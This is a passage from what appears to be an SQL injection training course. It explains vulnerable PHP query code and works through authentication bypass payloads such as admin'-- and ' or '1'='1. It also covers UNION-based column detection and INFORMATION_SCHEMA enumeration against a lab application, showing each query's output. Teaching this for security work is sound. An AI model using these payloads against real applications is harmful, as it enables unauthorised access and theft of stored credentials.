SQL supports various other operations such as addition, division as well as bitwise operations. Thus, a query could have multiple expressions with multiple operations at once. The order of these operations is decided through operator precedence.

Here is a list of common operations and their precedence, as seen in the MariaDB Documentation:

- Division (`/`), Multiplication (`*`), and Modulus (`%`)
- Addition (`+`) and subtraction (`-`)
- Comparison (`=`, `>`, `<`, `<=`, `>=`, `!=`, `LIKE`)
- NOT (`!`)
- AND (`&&`)

https://t.me/offenciveSec

- OR (`||`)

Operations at the top are evaluated before the ones at the bottom of the list. Let us look at an example:

```
SELECT * FROM logins WHERE username != 'tom' AND id > 3 - 2;
```

The query has four operations: `!=` , `AND` , `>` , and `-` . From the operator precedence, we know that subtraction comes first, so it will first evaluate `3 - 2` to `1` :

```
SELECT * FROM logins WHERE username != 'tom' AND id > 1;
```

Next, we have two comparison operations, `>` and `!=` . Both of these are of the same precedence and will be evaluated together. So, it will return all records where username is not `tom` , and all records where the `id` is greater than 1, and then apply `AND` to return all records with both of these conditions:

```
mysql> select * from logins where username != 'tom' AND id > 3 - 2;

+----+---------------+------------+---------------------+
| id | username      | password   | date_of_joining     |
+----+---------------+------------+---------------------+
|  2 | administrator | adm1n_p@ss | 2020-07-03 12:03:53 |
|  3 | john          | john123!   | 2020-07-03 12:03:57 |
+----+---------------+------------+---------------------+
2 rows in set (0.00 sec)
```

We will see a few other scenarios of operator precedence in the upcoming sections.

Intro to SQL Injections

Now that we have a general idea of how MySQL and SQL queries work let us learn about SQL injections.

Use of SQL in Web Applications

First, let us see how web applications use databases MySQL, in this case, to store and retrieve data. Once a DBMS is installed and set up on the back-end server and is up and

running, the web applications can start utilizing it to store and retrieve data.

For example, within a `PHP` web application, we can connect to our database, and start using the `MySQL` database through `MySQL` syntax, right within `PHP`, as follows:

```php
$conn = new mysqli("localhost", "root", "password", "users");
$query = "select * from logins";
$result = $conn->query($query);
```

Then, the query's output will be stored in `$result`, and we can print it to the page or use it in any other way. The below PHP code will print all returned results of the SQL query in new lines:

```php
while($row = $result->fetch_assoc() ){
        echo $row["name"]."<br>";
}
```

Web applications also usually use user-input when retrieving data. For example, when a user uses the search function to search for other users, their search input is passed to the web application, which uses the input to search within the databases:

```php
$searchInput =  $_POST['findUser'];
$query = "select * from logins where username like '%$searchInput'";
$result = $conn->query($query);
```

```
If we use user-input within an SQL query, and if not securely coded, it may
cause a variety of issues, like SQL Injection vulnerabilities.
```

What is an Injection?

In the above example, we accept user input and pass it directly to the SQL query without sanitization.

Sanitization refers to the removal of any special characters in user-input, in order to break any injection attempts.

Injection occurs when an application misinterprets user input as actual code rather than a string, changing the code flow and executing it. This can occur by escaping user-input bounds by injecting a special character like (`'`), and then writing code to be executed, like

JavaScript code or SQL in SQL Injections. Unless the user input is sanitized, it is very likely to execute the injected code and run it.

SQL Injection

An SQL injection occurs when user-input is inputted into the SQL query string without properly sanitizing or filtering the input. The previous example showed how user-input can be used within an SQL query, and it did not use any form of input sanitization:

```
$searchInput =  $_POST['findUser'];
$query = "select * from logins where username like '%$searchInput'";
$result = $conn->query($query);
```

In typical cases, the `searchInput` would be inputted to complete the query, returning the expected outcome. Any input we type goes into the following SQL query:

```
select * from logins where username like '%$searchInput'
```

So, if we input `admin`, it becomes `'%admin'`. In this case, if we write any SQL code, it would just be considered as a search term. For example, if we input `SHOW DATABASES;`, it would be executed as `'%SHOW DATABASES;'` The web application will search for usernames similar to `SHOW DATABASES;`. However, as there is no sanitization, in this case, **we can add a single quote ('), which will end the user-input field, and after it, we can write actual SQL code**. For example, if we search for `1'; DROP TABLE users;`, the search input would be:

```
'%1'; DROP TABLE users;'
```

Notice how we added a single quote (') after "1", in order to escape the bounds of the user-input in ('%$searchInput').

So, the final SQL query executed would be as follows:

```
select * from logins where username like '%1'; DROP TABLE users;'
```

As we can see from the syntax highlighting, we can escape the original query's bounds and have our newly injected query execute as well. `Once the query is run, the` users `table will get deleted.`

Note: In the above example, for the sake of simplicity, we added another SQL query after a semi-colon (;). Though this is actually not possible with MySQL, it is possible with MSSQL and PostgreSQL. In the coming sections, we'll discuss the real methods of injecting SQL queries in MySQL.

Syntax Errors

The previous example of SQL injection would return an error:

```
Error: near line 1: near "'": syntax error
```

This is because of the last trailing character, where we have a single extra quote (') that is not closed, which causes a SQL syntax error when executed:

```
select * from logins where username like '%1'; DROP TABLE users;'
```

In this case, we had only one trailing character, as our input from the search query was near the end of the SQL query. However, the user input usually goes in the middle of the SQL query, and the rest of the original SQL query comes after it.

To have a successful injection, we must ensure that the newly modified SQL query is still valid and does not have any syntax errors after our injection. In most cases, we would not have access to the source code to find the original SQL query and develop a proper SQL injection to make a valid SQL query. So, how would we be able to inject into the SQL query then successfully?

One answer is by using `comments` , and we will discuss this in a later section. Another is to make the query syntax work by passing in multiple single quotes, as we will discuss next (').

Now that we understand SQL injections' basics let us start learning some practical uses.

Types of SQL Injections

SQL Injections are categorized based on how and where we retrieve their output.

In simple cases, the output of both the intended and the new query may be printed directly on the front end, and we can directly read it. This is known as `In-band` SQL injection, and it has two types: `Union Based` and `Error Based`.

With `Union Based` SQL injection, we may have to specify the exact location, 'i.e., column', which we can read, so the query will direct the output to be printed there. As for `Error Based` SQL injection, it is used when we can get the `PHP` or `SQL` errors in the front-end, and so we may intentionally cause an SQL error that returns the output of our query.

In more complicated cases, we may not get the output printed, so we may utilize SQL logic to retrieve the output character by character. This is known as `Blind` SQL injection, and it also has two types: `Boolean Based` and `Time Based`.

With `Boolean Based` SQL injection, we can use SQL conditional statements to control whether the page returns any output at all, 'i.e., original query response,' if our conditional statement returns `true`. As for `Time Based` SQL injections, we use SQL conditional statements that delay the page response if the conditional statement returns `true` using the `Sleep()` function.

Finally, in some cases, we may not have direct access to the output whatsoever, so we may have to direct the output to a remote location, 'i.e., DNS record,' and then attempt to retrieve it from there. This is known as `Out-of-band` SQL injection.

In this module, we will only be focusing on introducing SQL injections through learning about `Union Based` SQL injection.

Subverting Query Logic

Now that we have a basic idea about how SQL statements work let us get started with SQL injection. Before we start executing entire SQL queries, we will first learn to modify the

original query by injecting the `OR` operator and using SQL comments to subvert the original query's logic. A basic example of this is bypassing web authentication, which we will demonstrate in this section.

Authentication Bypass

Consider the following administrator login page.

We can log in with the administrator credentials `admin` / `p@ssw0rd`.

The page also displays the SQL query being executed to understand better how we will subvert the query logic. Our goal is to log in as the admin user without using the existing password. As we can see, the current SQL query being executed is:

```sql
SELECT * FROM logins WHERE username='admin' AND password = 'p@ssw0rd';
```

The page takes in the credentials, then uses the `AND` operator to select records matching the given username and password. If the `MySQL` database returns matched records, the credentials are valid, so the `PHP` code would evaluate the login attempt condition as `true`. If the condition evaluates to `true`, the admin record is returned, and our login is validated. Let us see what happens when we enter incorrect credentials.

Username

Password

Login

As expected, the login failed due to the wrong password leading to a `false` result from the `AND` operation.

SQLi Discovery

Before we start subverting the web application's logic and attempting to bypass the authentication, we first have to test whether the login form is vulnerable to SQL injection. To do that, we will try to add one of the below payloads after our username and see if it causes any errors or changes how the page behaves:

Payload	URL Encoded
`'`	`%27`
`"`	`%22`
`#`	`%23`
`;`	`%3B`
`)`	`%29`

Note: In some cases, we may have to use the URL encoded version of the payload. An example of this is when we put our payload directly in the URL 'i.e. HTTP GET request'.

So, let us start by injecting a single quote:

We see that a SQL error was thrown instead of the `Login Failed` message. The page threw an error because the resulting query was:

```sql
SELECT * FROM logins WHERE username=''' AND password = 'something';
```

As discussed in the previous section, the quote we entered resulted in an odd number of quotes, causing a syntax error. One option would be to comment out the rest of the query and write the remainder of the query as part of our injection to form a working query. Another option is to use an even number of quotes within our injected query, such that the final query would still work.

OR Injection

We would need the query always to return `true`, regardless of the username and password entered, to bypass the authentication. To do this, we can abuse the `OR` operator in our SQL injection.

As previously discussed, the MySQL documentation for [operation precedence](#) states that the `AND` operator would be evaluated before the `OR` operator. This means that if there is at least one `TRUE` condition in the entire query along with an `OR` operator, the entire query will evaluate to `TRUE` since the `OR` operator returns `TRUE` if one of its operands is `TRUE`.

An example of a condition that will always return `true` is `'1'='1'`. However, to keep the SQL query working and keep an even number of quotes, instead of using ('1'='1'), we will remove the last quote and use ('1'='1), so the remaining single quote from the original query would be in its place.

So, if we inject the below condition and have an `OR` operator between it and the original condition, it should always return `true`:

```sql
admin' or '1'='1
```

The final query should be as follow:

```
SELECT * FROM logins WHERE username='admin' or '1'='1' AND password =
'something';
```

This means the following:

- If username is `admin`

`OR`

- If `1=1` return `true` 'which always returns `true`'

`AND`

- If password is `something`

SELECT * FROM logins WHERE username='admin' OR '1'='1' AND password = 'something'

The `AND` operator will be evaluated first, and it will return `false`. Then, the `OR` operator would be evalutated, and if either of the statements is `true`, it would return `true`. Since `1=1` always returns `true`, this query will return `true`, and it will grant us access.

Note: The payload we used above is one of many auth bypass payloads we can use to subvert the authentication logic. You can find a comprehensive list of SQLi auth bypass payloads in [PayloadAllTheThings](), each of which works on a certain type of SQL queries.

Auth Bypass with OR operator

Let us try this as the username and see the response.

We were able to log in successfully as admin. However, what if we did not know a valid username? Let us try the same request with a different username this time.

The login failed because `notAdmin` does not exist in the table and resulted in a false query overall.

To successfully log in once again, we will need an overall `true` query. This can be achieved by injecting an `OR` condition into the password field, so it will always return `true`. Let us try `something' or '1'='1` as the password.

The additional `OR` condition resulted in a `true` query overall, as the `WHERE` clause returns everything in the table, and the user present in the first row is logged in. In this case, as both

https://t.me/offenciveSec

conditions will return `true`, we do not have to provide a test username and password and can directly start with the `'` injection and log in with just `' or '1' = '1`.

This works since the query evaluate to `true` irrespective of the username or password.

Using Comments

This section will learn how to use comments to subvert the logic of more advanced SQL queries and end up with a working SQL query to bypass the login authentication process.

Comments

Just like any other language, SQL allows the use of comments as well. Comments are used to document queries or ignore a certain part of the query. We can use two types of line comments with MySQL `--` and `#`, in addition to an in-line comment `/**/` (though this is not usually used in SQL injections). The `--` can be used as follows:

```
mysql> SELECT username FROM logins; -- Selects usernames from the logins
table

+---------------+
| username      |
+---------------+
| admin         |
| administrator |
| john          |
| tom           |
+---------------+
4 rows in set (0.00 sec)
```

Note: In SQL, using two dashes only is not enough to start a comment. So, there has to be an empty space after them, so the comment starts with (--), with a space at the end. This is sometimes URL encoded as (--+), as spaces in URLs are encoded as (+). To make it clear, we will add another (-) at the end (-- -), to show the use of a space character.

The `#` symbol can be used as well.

```
mysql> SELECT * FROM logins WHERE username = 'admin'; # You can place
anything here AND password = 'something'

+----+----------+----------+---------------------+
| id | username | password | date_of_joining     |
+----+----------+----------+---------------------+
|  1 | admin    | p@ssw0rd | 2020-07-02 00:00:00 |
+----+----------+----------+---------------------+
1 row in set (0.00 sec)
```

Tip: if you are inputting your payload in the URL within a browser, a (#) symbol is usually considered as a tag, and will not be passed as part of the URL. In order to use (#) as a comment within a browser, we can use '%23', which is an URL encoded (#) symbol.

The server will ignore the part of the query with `AND password = 'something'` during evaluation.

Auth Bypass with comments

Let us go back to our previous example and inject `admin'--` as our username. The final query will be:

```
SELECT * FROM logins WHERE username='admin'-- ' AND password =
'something';
```

As we can see from the syntax highlighting, the username is now `admin`, and the remainder of the query is now ignored as a comment. Also, this way, we can ensure that the query does not have any syntax issues.

Let us try using these on the login page, and log in with the username `admin'--` and anything as the password:

Admin panel

Executing query: SELECT * FROM logins WHERE username='admin'-- ' AND password = 'a';

Login successful as user: admin

As we see, we were able to bypass the authentication, as the new modified query checks for the username, with no other conditions.

Another Example

SQL supports the usage of parenthesis if the application needs to check for particular conditions before others. Expressions within the parenthesis take precedence over other operators and are evaluated first. Let us look at a scenario like this:

Admin panel

Executing query: SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password = '437b930db84b8079c2dd804a71936b5f';

Login failed!

The above query ensures that the user's id is always greater than 1, which will prevent anyone from logging in as admin. Additionally, we also see that the password was hashed before being used in the query. This will prevent us from injecting through the password field because the input is changed to a hash.

Let us try logging in with valid credentials `admin / p@ssw0rd` to see the response.

Admin panel

Executing query: SELECT * FROM logins WHERE (username='admin' AND id > 1) AND password = '0f359740bd1cda994f8b55330c86d845';

Login failed!

As expected, the login failed even though we supplied valid credentials because the admin's ID equals 1. So let us try logging in with the credentials of another user, such as `tom`.

Admin panel

Executing query: SELECT * FROM logins WHERE (username='tom' AND id > 1) AND password = 'f86a3c565937e631515864d1a43c48e7';

Login successful as user: tom

Logging in as the user with an id not equal to 1 was successful. So, how can we log in as the admin? We know from the previous section on comments that we can use them to comment out the rest of the query. So, let us try using `admin'--` as the username.

Admin panel

Executing query: SELECT * FROM logins WHERE (username='admin'--' AND id > 1) AND password = '437b930db84b8079c2dd804a71936b5f';

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '437b930db84b8079c2dd804a71936b5f'' at line 1

The login failed due to a syntax error, as a closed one did not balance the open parenthesis. To execute the query successfully, we will have to add a closing parenthesis. Let us try using the username `admin')--` to close and comment out the rest.

The query was successful, and we logged in as admin. The final query as a result of our input is:

```
SELECT * FROM logins where (username='admin')
```

The query above is like the one from the previous example and returns the row containing admin.

Union Clause

So far, we have only been manipulating the original query to subvert the web application logic and bypass authentication, using the `OR` operator and comments. However, another type of SQL injection is injecting entire SQL queries executed along with the original query. This section will demonstrate this by using the MySQL `Union` clause to do `SQL Union Injection`.

Union

Before we start learning about Union Injection, we should first learn more about the SQL Union clause. The [Union](#) clause is used to combine results from multiple `SELECT` statements. This means that through a `UNION` injection, we will be able to `SELECT` and dump data from all across the DBMS, from multiple tables and databases. Let us try using the `UNION` operator in a sample database. First, let us see the content of the `ports` table:

```
mysql> SELECT * FROM ports;

+----------+----------+
| code     | city     |
+----------+----------+
| CN SHA   | Shanghai |
```

```
| SG SIN    | Singapore |
| ZZ-21     | Shenzhen  |
+----------+-----------+
3 rows in set (0.00 sec)
```

Next, let us see the output of the `ships` tables:

```
mysql> SELECT * FROM ships;

+----------+-----------+
| Ship     | city      |
+----------+-----------+
| Morrison | New York  |
+----------+-----------+
1 rows in set (0.00 sec)
```

Now, let us try to use `UNION` to combine both results:

```
mysql> SELECT * FROM ports UNION SELECT * FROM ships;

+----------+-----------+
| code     | city      |
+----------+-----------+
| CN SHA   | Shanghai  |
| SG SIN   | Singapore |
| Morrison | New York  |
| ZZ-21    | Shenzhen  |
+----------+-----------+
4 rows in set (0.00 sec)
```

As we can see, `UNION` combined the output of both `SELECT` statements into one, so entries from the `ports` table and the `ships` table were combined into a single output with four rows. As we can see, some of the rows belong to the `ports` table while others belong to the `ships` table.

Note: The data types of the selected columns on all positions should be the same.

Even Columns

A `UNION` statement can only operate on `SELECT` statements with an equal number of columns. For example, if we attempt to `UNION` two queries that have results with a different

number of columns, we get the following error:

```
mysql> SELECT city FROM ports UNION SELECT * FROM ships;

ERROR 1222 (21000): The used SELECT statements have a different number of
columns
```

The above query results in an error, as the first `SELECT` returns one column and the second `SELECT` returns two. Once we have two queries that return the same number of columns, we can use the `UNION` operator to extract data from other tables and databases.

For example, if the query is:

```
SELECT * FROM products WHERE product_id = 'user_input'
```

We can inject a `UNION` query into the input, such that rows from another table are returned:

```
SELECT * from products where product_id = '1' UNION SELECT username,
password from passwords-- '
```

The above query would return `username` and `password` entries from the `passwords` table, assuming the `products` table has two columns.

Un-even Columns

We will find out that the original query will usually not have the same number of columns as the SQL query we want to execute, so we will have to work around that. For example, suppose we only had one column. In that case, we want to `SELECT`, we can put junk data for the remaining required columns so that the total number of columns we are `UNION`ing with remains the same as the original query.

For example, we can use any string as our junk data, and the query will return the string as its output for that column. If we `UNION` with the string `"junk"`, the `SELECT` query would be `SELECT "junk" from passwords`, which will always return `junk`. We can also use numbers. For example, the query `SELECT 1 from passwords` will always return `1` as the output.

Note: When filling other columns with junk data, we must ensure that the data type matches the columns data type, otherwise the query will return an error. For the sake of simplicity, we

https://t.me/offenciveSec

will use numbers as our junk data, which will also become handy for tracking our payloads positions, as we will discuss later.

Tip: For advanced SQL injection, we may want to simply use 'NULL' to fill other columns, as 'NULL' fits all data types.

The `products` table has two columns in the above example, so we have to `UNION` with two columns. If we only wanted to get one column 'e.g. `username`', we have to do `username, 2`, such that we have the same number of columns:

```
SELECT * from products where product_id = '1' UNION SELECT username, 2
from passwords
```

If we had more columns in the table of the original query, we have to add more numbers to create the remaining required columns. For example, if the original query used `SELECT` on a table with four columns, our `UNION` injection would be:

```
UNION SELECT username, 2, 3, 4 from passwords-- '
```

This query would return:

```
mysql> SELECT * from products where product_id UNION SELECT username, 2,
3, 4 from passwords-- '

+-----------+-----------+-----------+-----------+
| product_1 | product_2 | product_3 | product_4 |
+-----------+-----------+-----------+-----------+
|   admin   |     2     |     3     |     4     |
+-----------+-----------+-----------+-----------+
```

As we can see, our wanted output of the ' `UNION SELECT username from passwords`' query is found at the first column of the second row, while the numbers filled the remaining columns.

Union Injection

Now that we know how the Union clause works and how to use it let us learn how to utilize it in our SQL injections. Let us take the following example:

Port Code	Port City	Port Volume
CN SHA	Shangai	37.13
CN SHE	Shenzhen	23.97

We see a potential SQL injection in the search parameters. We apply the SQLi Discovery steps by injecting a single quote (`'`), and we do get an error:

Port Code	Port City	Port Volume

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

Since we caused an error, this may mean that the page is vulnerable to SQL injection. This scenario is ideal for exploitation through Union-based injection, as we can see our queries' results.

Detect number of columns

Before going ahead and exploiting Union-based queries, we need to find the number of columns selected by the server. There are two methods of detecting the number of columns:

- Using `ORDER BY`
- Using `UNION`

Using ORDER BY

The first way of detecting the number of columns is through the `ORDER BY` function, which we discussed earlier. We have to inject a query that sorts the results by a column we specified, 'i.e., column 1, column 2, and so on', until we get an error saying the column specified does not exist.

For example, we can start with `order by 1`, sort by the first column, and succeed, as the table must have at least one column. Then we will do `order by 2` and then `order by 3`

until we reach a number that returns an error, or the page does not show any output, which means that this column number does not exist. The final successful column we successfully sorted by gives us the total number of columns.

If we failed at `order by 4`, this means the table has three columns, which is the number of columns we were able to sort by successfully. Let us go back to our previous example and attempt the same, with the following payload:

```
' order by 1-- -
```

Reminder: We are adding an extra dash (-) at the end, to show you that there is a space after (--).

As we see, we get a normal result:

Search for a port:		Search

Port Code	Port City	Port Volume
CN SHA	Shangai	37.13
CN SHE	Shenzhen	23.97

Next, let us try to sort by the second column, with the following payload:

```
' order by 2-- -
```

We still get the results. We notice that they are sorted differently, as expected:

Search for a port:		Search

Port Code	Port City	Port Volume
AE DXB	Dubai	15.73
BR SSZ	Santos	3.6

We do the same for column `3` and `4` and get the results back. However, when we try to `ORDER BY` column 5, we get the following error:

Unknown column '5' in 'order clause'

This means that this table has exactly 4 columns .

Using UNION

The other method is to attempt a Union injection with a different number of columns until we successfully get the results back. The first method always returns the results until we hit an error, while this method always gives an error until we get a success. We can start by injecting a 3 column `UNION` query:

```
cn' UNION select 1,2,3-- -
```

We get an error saying that the number of columns don't match:

Port Code	Port City	Port Volume

The used SELECT statements have a different number of columns

So, let's try four columns and see the response:

```
cn' UNION select 1,2,3,4-- -
```


Port Code	Port City	Port Volume
2	3	4

This time we successfully get the results, meaning once again that the table has 4 columns. We can use either method to determine the number of columns. Once we know the number of columns, we know how to form our payload, and we can proceed to the next step.

Location of Injection

While a query may return multiple columns, the web application may only display some of them. So, if we inject our query in a column that is not printed on the page, we will not get its output. This is why we need to determine which columns are printed to the page, to determine where to place our injection. In the previous example, while the injected query returned 1, 2, 3, and 4, we saw only 2, 3, and 4 displayed back to us on the page as the output data:

Search for a port: [   ] [Search]

Port Code	Port City	Port Volume
2	3	4

It is very common that not every column will be displayed back to the user. For example, the ID field is often used to link different tables together, but the user doesn't need to see it. This tells us that columns 2 and 3, and 4 are printed to place our injection in any of them. `We cannot place our injection at the beginning, or its output will not be printed.`

This is the benefit of using numbers as our junk data, as it makes it easy to track which columns are printed, so we know at which column to place our query. To test that we can get actual data from the database 'rather than just numbers,' we can use the `@@version` SQL query as a test and place it in the second column instead of the number 2:

```
cn' UNION select 1,@@version,3,4-- -
```

Port Code	Port City	Port Volume
10.3.22-MariaDB-1ubuntu1	3	4

As we can see, we can get the database version displayed. Now we know how to form our Union SQL injection payloads to successfully get the output of our query printed on the page. In the next section, we will discuss how to enumerate the database and get data from other tables and databases.

Database Enumeration

In the previous sections, we learned about different SQL queries in `MySQL` and SQL injections and how to use them. This section will put all of that to use and gather data from the database using SQL queries within SQL injections.

MySQL Fingerprinting

Before enumerating the database, we usually need to identify the type of DBMS we are dealing with. This is because each DBMS has different queries, and knowing what it is will help us know what queries to use.

As an initial guess, if the webserver we see in HTTP responses is `Apache` or `Nginx`, it is a good guess that the webserver is running on Linux, so the DBMS is likely `MySQL`. The same also applies to Microsoft DBMS if the webserver is `IIS`, so it is likely to be `MSSQL`. However, this is a far-fetched guess, as many other databases can be used on either operating system or web server. So, there are different queries we can test to fingerprint the type of database we are dealing with.

As we cover `MySQL` in this module, let us fingerprint `MySQL` databases. The following queries and their output will tell us that we are dealing with `MySQL`:

Payload	When to Use	Expected Output	Wrong Output
`SELECT @@version`	When we have full query output	MySQL Version 'i.e. `10.3.22-MariaDB-1ubuntu1`'	In MSSQL it returns MSSQL version. Error with other DBMS.

Payload	When to Use	Expected Output	Wrong Output
`SELECT POW(1,1)`	When we only have numeric output	`1`	Error with other DBMS
`SELECT SLEEP(5)`	Blind/No Output	Delays page response for 5 seconds and returns `0`.	Will not delay response with other DBMS

As we saw in the example from the previous section, when we tried `@@version`, it gave us:

Port Code	Port City	Port Volume
10.3.22-MariaDB-1ubuntu1	3	4

The output `10.3.22-MariaDB-1ubuntu1` means that we are dealing with a `MariaDB` DBMS similar to MySQL. Since we have direct query output, we will not have to test the other payloads. Instead, we can test them and see what we get.

INFORMATION_SCHEMA Database

To pull data from tables using `UNION SELECT`, we need to properly form our `SELECT` queries. To do so, we need the following information:

- List of databases
- List of tables within each database
- List of columns within each table

With the above information, we can form our `SELECT` statement to dump data from any column in any table within any database inside the DBMS. This is where we can utilize the `INFORMATION_SCHEMA` Database.

The INFORMATION_SCHEMA database contains metadata about the databases and tables present on the server. This database plays a crucial role while exploiting SQL injection vulnerabilities. As this is a different database, we cannot call its tables directly with a `SELECT` statement. If we only specify a table's name for a `SELECT` statement, it will look for tables within the same database.

So, to reference a table present in another DB, we can use the dot ' . ' operator. For example, to `SELECT` a table `users` present in a database named `my_database`, we can use:

```
SELECT * FROM my_database.users;
```

Similarly, we can look at tables present in the `INFORMATION_SCHEMA` Database.

SCHEMATA

To start our enumeration, we should find what databases are available on the DBMS. The table SCHEMATA in the `INFORMATION_SCHEMA` database contains information about all databases on the server. It is used to obtain database names so we can then query them. The `SCHEMA_NAME` column contains all the database names currently present.

Let us first test this on a local database to see how the query is used:

```
mysql> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

+--------------------+
| SCHEMA_NAME        |
+--------------------+
| mysql              |
| information_schema |
| performance_schema |
| ilfreight          |
| dev                |
+--------------------+
6 rows in set (0.01 sec)
```

We see the `ilfreight` and `dev` databases.

Note: The first three databases are default MySQL databases and are present on any server, so we usually ignore them during DB enumeration. Sometimes there's a fourth 'sys' DB as well.

Now, let's do the same using a `UNION` SQL injection, with the following payload:

```
cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -
```

Port Code	Port City	Port Volume
information_schema	3	4
ilfreight	3	4
dev	3	4
performance_schema	3	4
mysql	3	4

Once again, we see two databases, `ilfreight` and `dev`, apart from the default ones. Let us find out which database the web application is running to retrieve ports data from. We can find the current database with the `SELECT database()` query. We can do this similarly to how we found the DBMS version in the previous section:

```
cn' UNION select 1,database(),2,3-- -
```


Port Code	Port City	Port Volume
ilfreight	2	3

We see that the database name is `ilfreight`. However, the other database (`dev`) looks interesting. So, let us try to retrieve the tables from it.

TABLES

Before we dump data from the `dev` database, we need to get a list of the tables to query them with a `SELECT` statement. To find all tables within a database, we can use the `TABLES` table in the `INFORMATION_SCHEMA` Database.

The TABLES table contains information about all tables throughout the database. This table contains multiple columns, but we are interested in the `TABLE_SCHEMA` and `TABLE_NAME` columns. The `TABLE_NAME` column stores table names, while the `TABLE_SCHEMA` column points to the database each table belongs to. This can be done similarly to how we found the

database names. For example, we can use the following payload to find the tables within the `dev` database:

```
cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from
INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -
```

Note how we replaced the numbers '2' and '3' with 'TABLE_NAME' and 'TABLE_SCHEMA', to get the output of both columns in the same query.

Search for a port: `cn' UNION select 1,table_n`   Search

Port Code	Port City	Port Volume
credentials	dev	4
posts	dev	4
framework	dev	4
pages	dev	4

